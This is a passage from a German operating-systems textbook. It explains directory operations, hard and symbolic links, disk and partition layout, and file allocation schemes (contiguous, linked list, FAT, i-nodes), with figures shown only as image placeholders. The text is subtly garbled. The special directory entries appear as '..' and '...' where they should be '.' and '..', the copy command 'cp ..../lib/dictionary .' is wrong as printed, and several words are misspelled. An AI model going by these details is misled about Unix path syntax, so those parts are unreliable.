Die meisten Systeme, die eine hierarchische Verzeichnisstruktur unterstützen, haben zwei spezielle Einträge in jedem Verzeichnis, nämlich „..“ und „...“ (im Allgemeinen „Punkt“ und „Punktpunkt“ ausgesprochen). Punkt bezieht sich auf das aktuelle Verzeichnis, Punktpunkt auf das übergeordnete, außer beim Wurzelverzeichnis, dies verweist auf sich selbst. Um zu verstehen, wie diese beiden benutzt werden, werfen wir einen Blick auf den Dateibaum in ►Abbildung 4.8. Ein bestimmter Prozess hat `/usr/ast` als Arbeitsverzeichnis. Dieser kann dann „...“ benutzen, um im Baum nach oben zu wandern. Er könnte beispielsweise die Datei `/usr/lib/dictionary` in sein eigenes Verzeichnis mithilfe des Kommandos

```
cp ..../lib/dictionary .
```

kopieren. Der erste Pfad weist das System an, im Baum nach oben zu gehen (in das *usr*-Verzeichnis), dann nach unten in das Verzeichnis *lib* zu gehen und die Datei *dictionary* zu finden.




Abbildung 4.8: UNIX-Verzeichnisbaum

Das zweite Argument (Punkt) nennt das aktuelle Verzeichnis. Wenn das *cp*-Kommando einen Verzeichnisnamen (einschließlich Punkt) als letztes Argument bekommt, dann kopiert es alle Dateien dorthin. Sicherlich wäre es natürlicher, zum Kopieren den ganzen, absoluten Pfadnamen der Quelldatei anzugeben:

```
cp /usr/lib/dictionary .
```

Die Verwendung des Punkts erspart dem Benutzer hier die Mühe, *dictionary* ein zweites Mal einzugeben. Dennoch funktioniert die Eingabe

```
cp /usr/lib/dictionary dictionary
```

gleichermaßen und ebenso

```
cp /usr/lib/dictionary /usr/ast/dictionary
```

Jedes dieser Kommandos bewirkt exakt dasselbe.

4.2.4 Operationen auf Verzeichnissen

Die erlaubten Systemaufrufe für die Verwaltung von Verzeichnissen variieren von System zu System stärker als die Systemaufrufe für Dateien. Um einen Eindruck davon zu vermitteln, welche Operationen es gibt und wie sie arbeiten, stellen wir im Folgenden eine Auswahl (aus der UNIX-Welt) vor.

1. **Create** – Ein Verzeichnis wird angelegt. Es ist bis auf Punkt und Punktpunkt leer. Die beiden Einträge werden vom System automatisch angelegt (oder in einigen Fällen durch das *mkdir*-Programm).
2. **Delete** – Ein Verzeichnis wird gelöscht. Es kann immer nur ein leeres Verzeichnis gelöscht werden. Verzeichnisse, die nur Punkt und Punktpunkt enthalten, werden als leer angesehen, da diese normalerweise nicht gelöscht werden können.
3. **Opendir** – Verzeichnisse können gelesen werden. Um beispielsweise alle Dateien in einem Verzeichnis aufzulisten, öffnet ein entsprechendes Programm das Verzeichnis und liest die Namen aller darin enthaltenen Dateien. Bevor ein Verzeichnis gelesen werden kann, muss es, genau wie bei den Dateien, geöffnet werden.
4. **Closedir** – Wenn ein Verzeichnis gelesen wurde, sollte es anschließend geschlossen werden, um internen Tabellenspeicher wieder freizugeben.
5. **Readdir** – Dieser Aufruf gibt den nächsten Eintrag eines geöffneten Verzeichnisses zurück. Früher war es möglich, Verzeichnisse über den gewöhnlichen *read*-Systemaufruf auszulesen. Dieser Ansatz hatte jedoch den Nachteil, dass der Programmierer die interne Struktur der Verzeichnisse kennen und mit ihr umgehen können musste. Im Gegensatz dazu gibt *readdir* immer einen Eintrag in einem Standardformat zurück, egal, welche der möglichen Verzeichnisstrukturen verwendet wird.
6. **Rename** – In vielerlei Hinsicht verhalten sich Verzeichnisse genau wie Dateien und können ebenso umbenannt werden.

7. **Link** – Durch die Technik des Verlinkens können Dateien in mehr als einem Verzeichnis vorkommen. Dieser Aufruf spezifiziert eine vorhandene Datei und erzeugt eine Verbindung von dieser Datei zu dem Namen, der durch den angegebenen Pfad bestimmt wird. Somit kann dieselbe Datei in mehreren Verzeichnissen vorkommen. Ein Link dieser Art, der den Zähler im I-Node der Datei erhöht (um die Anzahl der Verzeichniseinträge, in denen die Datei enthalten ist, zu verfolgen), wird manchmal **harter Link (hard link)** genannt.
8. **Unlink** – Ein Verzeichniseintrag wird entfernt. Wenn die Datei in nur einem Verzeichnis vorhanden ist (das ist der normale Fall), wird sie aus dem Dateisystem entfernt. Ist die Datei in verschiedenen Verzeichnissen vorhanden, so wird sie nur unter dem angegebenen Pfad entfernt und die anderen Versionen bleiben bestehen. In UNIX ist der Systemaufruf zum Löschen von Dateien (wie bereits besprochen) in der Tat `unlink`.

Obige Liste beschreibt die wichtigsten Aufrufe, doch es gibt auch noch einige andere, beispielsweise Aufrufe, um die Schutzinformationen der Verzeichnisse zu verwalten.

Eine Variante des Konzepts zur Verlinkung von Dateien ist der **symbolische Link**. Anstelle von zwei Namen, die auf dieselbe interne Datenstruktur (d.h. die Datei) zeigen, wird ein Name erzeugt, der auf eine winzige Datei zeigt, welche wiederum den Namen einer anderen Datei enthält. Wenn die erste Datei benutzt wird, z.B. indem sie geöffnet wird, folgt das Dateisystem dem Pfad und findet an dessen Ende den Namen der zweiten Datei. Dann wird der Suchprozess noch einmal gestartet, diesmal unter Verwendung des neuen Namens. Symbolische Links haben den Vorteil, dass sie Plattengrenzen überschreiten und sogar Dateien auf entfernten Computern ansprechen können. Ihre Implementierung ist allerdings etwas weniger effizient als bei harten Links.

4.3 Implementierung von Dateisystemen

Es ist nun an der Zeit, bei der Betrachtung der Dateisysteme die Perspektive des Benutzers zu verlassen und die des Programmierers einzunehmen. Benutzer befassen sich damit, wie Dateien benannt werden, welche Operationen auf Dateien erlaubt sind, wie der Verzeichnisbaum aussieht und mit ähnlichen Schnittstellenthemen. Entwickler sind daran interessiert, wie Dateien und Verzeichnisse gespeichert werden, wie Speicherplatz verwaltet wird und wie all dies effizient und zuverlässig funktioniert. In den folgenden Abschnitten werden wir einige dieser Bereiche betrachten, um zu sehen, welches die Kernaussichten und welches die Kompromisse sind.

4.3.1 Layout eines Dateisystems

Dateisysteme werden auf Platten gespeichert. Die meisten Platten können in eine oder mehrere Partitionen, mit unabhängigen Dateisystemen auf jeder einzelnen Partition unterteilt werden. Der Sektor 0 auf der Platte wird **MBR (Master Boot Record)** genannt und kommt beim Hochfahren des Computers zum Einsatz. Am Ende des MBR steht

die Partitionstabelle. Diese Tabelle enthält die Anfangs- und Endadresse jeder Partition. Eine der Partitionen in der Tabelle ist als aktiv markiert. Wenn der Computer hochfährt, dann liest das BIOS den MBR ein und führt ihn aus. Das MBR-Programm lokalisiert als Erstes die aktive Partition, liest deren ersten Block, den **Boot-Block**, ein und führt ihn aus. Das Programm im Boot-Block lädt das Betriebssystem, das in dieser Partition gespeichert ist. Aus Gründen der Einheitlichkeit beginnt jede Partition mit einem Boot-Block, auch dann, wenn sie kein bootfähiges Betriebssystem enthält. Schließlich könnte sich das ja durchaus in der Zukunft noch ändern.

Im Gegensatz dazu variiert das Layout der Partitionen von Dateisystem zu Dateisystem. Oft beinhaltet das Dateisystem auch einige der Elemente aus ▶ Abbildung 4.9. Das erste ist der sogenannte **Superblock**. Dieser enthält alle Schlüsselparameter des Dateisystems und wird in den Speicher geladen, wenn der Computer gestartet wird oder zum ersten Mal auf das Dateisystem zugegriffen wird. Typische Informationen des Superblocks sind eine magische Zahl, um den Typ des Dateisystems, die Anzahl der Blöcke im Dateisystem und andere administrative Schlüsselinformationen zu identifizieren.




Abbildung 4.9: Ein mögliches Layout eines Dateisystems

Als Nächstes könnten Informationen über die freien Blöcke im Dateisystem folgen, zum Beispiel in Form einer Bitmap oder einer Liste von Zeigern, danach könnten die I-Nodes kommen. I-Nodes bilden ein Feld von Datenstrukturen, wobei je eine Datenstruktur alle Informationen über je eine Datei enthält. Danach könnte das Wurzelverzeichnis folgen, das die Spitze des Dateibaumes darstellt. Der Rest der Platte schließlich enthält typischerweise alle anderen Verzeichnisse und Dateien.

4.3.2 Implementierung von Dateien

Der wahrscheinlich wichtigste Aspekt bei der Implementierung der Dateispeicherung ist zu verfolgen, welche Plattenblöcke mit welchen Dateien assoziiert sind. Dazu werden die verschiedensten Methoden in den unterschiedlichen Betriebssystemen eingesetzt. In diesem Abschnitt wollen wir einige davon betrachten.

Zusammenhängende Belegung

Das wohl einfachste Belegungsschema ist die Abspeicherung der Dateien als zusammenhängende Menge von Plattenblöcken. Auf einer Platte mit 1 KB großen Blöcken würde eine 50-KB-Datei folglich 50 aufeinanderfolgende Blöcke belegen. Bei 2-KB-Blöcken würde die Datei 25 aufeinanderfolgende Blöcke belegen.

In ►Abbildung 4.10(a) sehen wir ein Beispiel der zusammenhängenden Belegung des Speicherplatzes. Dargestellt sind die ersten 40 Plattenblöcke, angefangen bei Block 0 auf der linken Seite. Zu Anfang war die Platte leer. Dann wurde eine Datei A, die eine Länge von vier Blöcken hat, ab Block 0 auf die Platte geschrieben. Darauf folgte eine sechs Block große Datei B, die direkt hinter Datei A geschrieben wurde.

Beachten Sie, dass jede Datei mit einem neuen Block beginnt. Damit würde am Ende des letzten Blocks Speicherplatz verschwendet, falls A in Wirklichkeit $3\frac{1}{2}$ Blöcke lang war. In der Abbildung werden insgesamt sieben Dateien gezeigt, wobei jede von ihnen mit dem Block beginnt, der auf das Ende der vorhergehenden Datei folgt. Die unterschiedlichen Schattierungen dienen nur dem einfachen Auseinanderhalten der Dateien, sie haben keine weitere Bedeutung bezüglich der Speicherung.




Abbildung 4.10: (a) Zusammenhängende Belegung des Plattenplatzes für sieben Dateien (b) Zustand der Platte, nachdem die Dateien D und F entfernt worden sind

Die zusammenhängende Belegung des Speicherplatzes hat zwei wesentliche Vorteile. Erstens ist sie einfach zu implementieren, da die Lokalisierung der Dateiblöcke auf die Kenntnis von zwei Nummern reduziert wird: die Plattenadresse des ersten Blocks und die Anzahl der Blöcke in einer Datei. Ist die Nummer des ersten Blocks gegeben, so ergibt sich jeder andere Block durch einfache Addition.

Zweitens ist die Leseleistung hervorragend, da die gesamte Datei mit einer einzigen Operation von der Platte gelesen werden kann. Es wird nur eine Suchoperation benötigt (um den ersten Block zu finden). Danach ist kein weiterer Plattenzugriff mehr

nötig und somit entstehen auch keine rotationsbedingten Wartezeiten mehr, sondern die Daten kommen mit der vollen Bandbreite der Platte an. Die zusammenhängende Belegung ist also einfach zu implementieren und besitzt höchste Performanz.

Unglücklicherweise hat diese Art von Belegung einen recht gravierenden Nachteil: Im Laufe der Zeit wird die Platte fragmentiert. Um zu verstehen, wie es dazu kommt, werfen wir einen Blick auf ►Abbildung 4.10(b). Hier wurden die Dateien D und F entfernt. Wird eine Datei gelöscht, so werden natürlich ihre Blöcke freigegeben, damit hinterlässt sie eine Reihe von unbelegten Blöcken. Die Platte wird nicht sofort verdichtet, um die Lücke direkt aufzufüllen, denn dies hätte eine Verschiebung aller folgenden Blöcke – und das könnten Millionen sein – zur Folge. Infolgedessen besteht die Platte irgendwann wie in der Abbildung aus Dateien und Lücken.

Anfänglich ist diese Fragmentierung kein Problem, da jede neue Datei am Ende der Platte, auf die letzte Datei folgend, abgespeichert werden kann. Irgendwann jedoch ist die Platte voll und dann muss entweder die Platte verdichtet werden, was unverantwortlich teuer ist, oder der freie Platz wiederverwendet werden. Für diese Wiederverwendung muss eine Liste der Lücken verwaltet werden, was prinzipiell durchführbar ist. Allerdings muss bei der Erzeugung einer neuen Datei ihre endgültige Größe bekannt sein, um eine passende Lücke für sie zu finden.

Lassen Sie uns die Konsequenzen dieses Konzepts einmal durchspielen. Der Benutzer startet einen Editor oder ein Textverarbeitungsprogramm, um ein Dokument einzugeben. Als Erstes fragt dann das Programm nach der Anzahl der Bytes, die das fertige Dokument haben wird. Diese Frage muss beantwortet werden, bevor das Programm weiterlaufen kann. Stellt sich schließlich die angegebene Zahl als zu klein heraus, so muss das Programm vorzeitig abbrechen, da die Speicherlücke voll ist und kein Platz mehr für den Rest der Datei vorhanden ist. Um dieses Problem zu umgehen, könnte der Benutzer auf die Idee kommen, eine unrealistisch große Zahl als Zielgröße anzugeben, zum Beispiel 100 MB. Doch dann wird der Editor eventuell keine so große Lücke finden und melden, dass die Datei nicht erzeugt werden kann. Natürlich kann der Benutzer das Programm erneut starten, dieses Mal 50 MB angeben und das so lange wiederholen, bis eine passende Lücke gefunden werden konnte. Doch dieses Vorgehen wird wahrscheinlich die Benutzer nicht sehr glücklichen machen.

Dennoch gibt es eine Situation, in der die zusammenhängende Belegung praktikabel ist und in der Tat auch weithin verwendet wird: auf CD-ROMs. Hier sind alle Dateigrößen im Voraus bekannt und sie werden sich auch niemals während des Gebrauchs des CD-ROM-Dateisystems ändern. Wir stellen später in diesem Kapitel das gängigste der CD-ROM-Dateisysteme vor.

Die Situation bei DVDs ist ein wenig komplizierter. Im Prinzip könnte ein 90-Minuten-Film als eine einzige Datei mit einer Größe von 4,5 GB codiert werden, aber das eingesetzte Dateisystem **UDF (Universal Disk Format)** benutzt eine 30-Bit-Zahl, um Dateigrößen zu repräsentieren, was die Dateigröße auf 1 GB begrenzt. Deshalb werden DVD-Filme grundsätzlich als drei oder vier 1-GB-Dateien gespeichert, die jeweils zusammenhängend sind. Diese physischen Teile einer einzigen logischen Datei (dem Film) werden **Extents** genannt.

Wie in Kapitel 1 erwähnt wiederholt sich die Geschichte in der Computerwissenschaft oft, sobald neue Technologien eingeführt werden. Die zusammenhängende Belegung des Speichers wurde auf den Plattendateisystemen vor vielen Jahren aufgrund ihrer Einfachheit und hohen Effizienz verwendet (Benutzerfreundlichkeit zählte damals nicht viel). Dieser Ansatz wurde dann fallengelassen, da die Dateigröße im Voraus bekannt sein musste. Doch mit dem Aufkommen von CD-ROMs, DVDs und anderer einmal beschreibbarer Medien war diese Art der Speicherbelegung plötzlich wieder sinnvoll. Deshalb ist es wichtig, auch alte Systeme und Ansätze, die konzeptuell sauber und einfach waren, zu studieren, da sie möglicherweise überraschend auf zukünftige Systeme anwendbar sein könnten.

Belegung durch verkettete Listen

Die zweite Methode zur Speicherung von Dateien besteht darin, jede Datei als verkettete Liste von Plattenblöcken abzulegen, wie ▶ Abbildung 4.11 gezeigt. Das erste Wort eines jeden Blocks wird als Zeiger auf den nächsten benutzt. Der Rest des Blocks ist für Daten vorgesehen.




Abbildung 4.11: Die Speicherung einer Datei als verkettete Liste von Plattenblöcken

Anders als bei der zusammenhängenden Belegung kann jeder Block auf diese Weise benutzt werden. Es geht kein Speicherplatz durch Fragmentierung verloren (bis auf die interne Fragmentierung des letzten Blocks). Auch reicht es für den Verzeichniseintrag aus, nur die Plattenadresse des ersten Blocks zu speichern, da der Rest von dort aus gefunden werden kann.

Auch wenn das sequenzielle Lesen unkompliziert verläuft, so ist doch der wahlfreie Zugriff extrem langsam. Um auf Block n zugreifen zu können, muss das Betriebssystem am Anfang beginnen und die $n-1$ Blöcke davor einzeln lesen. Es ist klar, dass derart viele Lesezugriffe quälend langsam sind.

Die Menge an Speicherplatz in einem Block ist auch keine Zweierpotenz mehr, da der Zeiger ein paar Bytes in Anspruch nimmt. Auch wenn es nicht verheerend ist, so ist eine

ungeöhnliche Größe doch weniger effizient, weil viele Programme Blöcke lesen und schreiben, deren Größe eine Zweierpotenz ist. Wenn die ersten paar Bytes jedes Blocks durch einen Zeiger auf den nächsten belegt sind, so verlangen Lesezugriffe auf die gesamte Blocklänge zusätzliches Sammeln und Verbinden von Informationen über zwei Plattenblöcke, was wiederum weiteren Aufwand durch Kopiervorgänge zur Folge hat.

Belegung durch verkettete Listen mit einer Tabelle im Arbeitsspeicher

Beide Nachteile der Belegung mit verketteten Listen lassen sich beheben, indem man den Zeiger jedes Plattenblocks in einer Tabelle im Arbeitsspeicher ablegt. ►Abbildung 4.12 zeigt, wie die Tabelle für das Beispiel aus Abbildung 4.11 aussieht. In beiden Abbildungen gibt es zwei Dateien. Datei A belegt die Blöcke 4, 7, 2, 10 und 12 (in dieser Reihenfolge) und die Datei B die Blöcke 6, 3, 11 und 14 (auch in dieser Reihenfolge). Benutzt man die Tabelle aus Abbildung 4.12, dann können wir mit Block 4 beginnen und die Kette bis zum Ende verfolgen. Das Gleiche kann für Datei B wiederholt werden, wobei hier mit Block 6 begonnen wird. Beide Ketten werden mit einer speziellen Markierung beendet, die keine gültige Blocknummer darstellt (z.B. -1). Eine solche Tabelle im Arbeitsspeicher wird **Datei-Allokationstabelle** oder **FAT (File Allocation Table)** genannt.




Abbildung 4.12: Die Belegung mit verketteten Listen unter Verwendung einer Datei-Allokationstabelle (FAT) im Arbeitsspeicher

Mit dieser Organisation steht der gesamte Block für Daten zur Verfügung. Außerdem ist der wahlfreie Zugriff viel einfacher. Obwohl die Kette immer noch verfolgt werden muss, um einen gegebenen Offset in der Datei zu finden, kann dies im Arbeitsspeicher ohne Zugriffe auf die Platte geschehen, da sich die Tabelle komplett im Speicher befindet. Genauso wie bei der vorherigen Methode reicht es für den Verzeichnisein-

trag aus, lediglich einen einzelnen ganzzahligen Wert (die Nummer des Startblocks) zu speichern, mit dessen Hilfe alle weiteren Blöcke gefunden werden können, egal, wie groß die Datei ist.

Der Hauptnachteil dieser Methode ist, dass sich die gesamte Tabelle die ganze Zeit über im Speicher befinden muss, um zu funktionieren. Bei einer 200-GB-Platte und einer Blockgröße von 1 KB benötigt die Tabelle 200 Millionen Einträge, einen für jeden der 200 Millionen Plattenblöcke. Jeder Eintrag belegt mindestens 3 Byte. Um die Suche zu beschleunigen, sollte er aber sogar 4 Byte lang sein. Folglich belegt die Tabelle zu jeder Zeit 600 MB oder 800 MB des Arbeitsspeichers, abhängig davon, ob das System bezüglich Platz oder Zeit optimiert ist – nicht wahnsinnig praktisch. Offensichtlich kann das FAT-Konzept nicht bei großen Platten eingesetzt werden.

I-Nodes

Unsere letzte Methode zur Verwaltung der Zuordnungen zwischen Block und Datei weist jeder Datei eine Datenstruktur zu, einen sogenannten **I-Node (Indexknoten)** genannt wird. Diese Datenstruktur listet die Attribute und Plattenadressen der Blöcke der Datei auf. Ein einfaches Beispiel ist in ▶ Abbildung 4.13 dargestellt. Ist der I-Node gegeben, dann ist es möglich, alle Blöcke der Datei aufzuspüren. Der große Vorteil gegenüber einer Tabelle für verkettete Dateien im Speicher ist, dass der I-Node nur dann im Speicher sein muss, wenn die Datei geöffnet ist. Wenn nun jeder I-Node n Byte benötigt und maximal k Dateien gleichzeitig geöffnet sein dürfen, so belegt das Feld, das die I-Nodes für die geöffneten Dateien hält, nur kn Byte. Nur so viel Speicher muss im Voraus reserviert werden.




Abbildung 4.13: Beispiel eines I-Node

Dieses Feld ist gewöhnlich viel kleiner als der Platz, der durch die Dateitabelle des vorherigen Abschnitts belegt werden würde. Der Grund ist einfach. Die Tabelle zur Speicherung der verketteten Listen aller Plattenblöcke wächst proportional mit der Größe der Platte selbst. Hat die Platte n Blöcke, so benötigt die Tabelle n Einträge. Wenn die Platten größer werden, dann wächst die Größe der Tabelle linear mit ihnen. Im Gegensatz dazu verlangt das I-Node-Modell ein Feld im Speicher, dessen Größe proportional zur maximalen Anzahl der gleichzeitig geöffneten Dateien ist. Es macht keinerlei Unterschied, ob die Platte 10 GB, 100 GB oder 1.000 GB groß ist.

Ein Problem mit I-Nodes ist, dass jeder eine begrenzte Anzahl von Plattenadressen aufnehmen kann. Aber was passiert, wenn die Dateien über dieses Limit hinauswachsen? Eine mögliche Lösung ist, die letzte PlattenAdresse nicht für einen Datenblock, sondern für die Adresse eines Blocks, der weitere Adressen von Plattenblöcken enthält, zu reservieren. Abbildung 4.13 verdeutlicht dieses Vorgehen. Es wäre sogar noch fortschrittlicher, zwei oder mehr solche Blöcke zu haben, die Plattenadressen oder sogar Plattenblöcke enthalten, welche wiederum auf andere Plattenblöcke voller Adressen zeigen. Wir werden auf die I-Nodes zurückkommen, wenn wir später in diesem Kapitel ein UNIX-Dateisystem studieren.

4.3.3 Implementierung von Verzeichnissen

Bevor eine Datei gelesen werden kann, muss sie geöffnet werden. Wenn eine Datei geöffnet wird, benutzt das Betriebssystem den angegebenen Pfadnamen, um den Verzeichniseintrag zu finden. Der Verzeichniseintrag stellt die Information zur Verfügung, die zum Auffinden der Plattenblöcke benötigt wird. Je nach System kann diese Information die Plattenadresse der gesamten Datei (bei zusammenhängender Belegung), die Nummer des ersten Blocks (bei beiden Modellen der verketteten Liste) oder die Nummer des I-Node sein. In jedem Fall ist es die Hauptfunktion des Verzeichnissystems, ASCII-Namen der Datei auf die benötigte Information zum Auffinden der Daten abzubilden.

Ein eng verwandtes Thema beschäftigt sich mit der Frage, wo die Attribute gespeichert werden sollen. Jedes Dateisystem verwaltet Dateiattribute, wie beispielsweise Informationen über den Eigentümer der Datei und die Entstehungszeit. Diese Angaben müssen irgendwo gespeichert werden. Eine offensichtliche Möglichkeit ist, sie direkt im Verzeichniseintrag zu speichern. Viele Systeme tun genau dies. Diese Option wird in ▶ Abbildung 4.14(a) dargestellt. Bei diesem einfachen Entwurf besteht das Verzeichnis aus einer Liste von Einträgen fester Größe. Für jede Datei gibt es einen Eintrag mit einem Dateinamen (fester Größe), einer Struktur für die Dateiattribute und einer oder mehreren Plattenadressen (bis zu einem gewissen Maximum), die Auskunft über die Position der Blöcke geben.

Für Systeme, die I-Nodes benutzen, gibt es auch die Möglichkeit, die Attribute in den I-Nodes statt in den Verzeichniseinträgen zu speichern. In diesem Fall sind die Verzeichniseinträge kürzer, da sie nur aus dem Dateinamen und einer I-Node-Nummer bestehen. Diese Lösung ist in ▶ Abbildung 4.14(b) dargestellt. Wie wir später sehen

werden, hat diese Vorgehensweise einige Vorteile gegenüber der Speicherung der Attribute in den Verzeichniseinträgen. Die beiden Ansätze der Abbildung 4.14 entsprechen den Verfahren unter Windows bzw. UNIX.




Abbildung 4.14: (a) Ein einfaches Verzeichnis mit Einträgen fester Länge der Plattenadressen und Attribute im Verzeichniseintrag (b) Ein Verzeichnis, bei dem sich jeder Eintrag nur auf einen I-Node bezieht

Bis jetzt gingen wir davon aus, dass die Dateien kurze, in der Länge begrenzte Namen besitzen. In MS-DOS bestehen die Dateinamen aus 1–8 Buchstaben mit einer optionalen Erweiterung von 1–3 Buchstaben. In der UNIX-Version 7 hatten die Namen 1–14 Zeichen, inklusive einer beliebigen Erweiterung. Fast alle modernen Betriebssysteme unterstützen längere Dateinamen variabler Länge. Wie können diese nun implementiert werden?

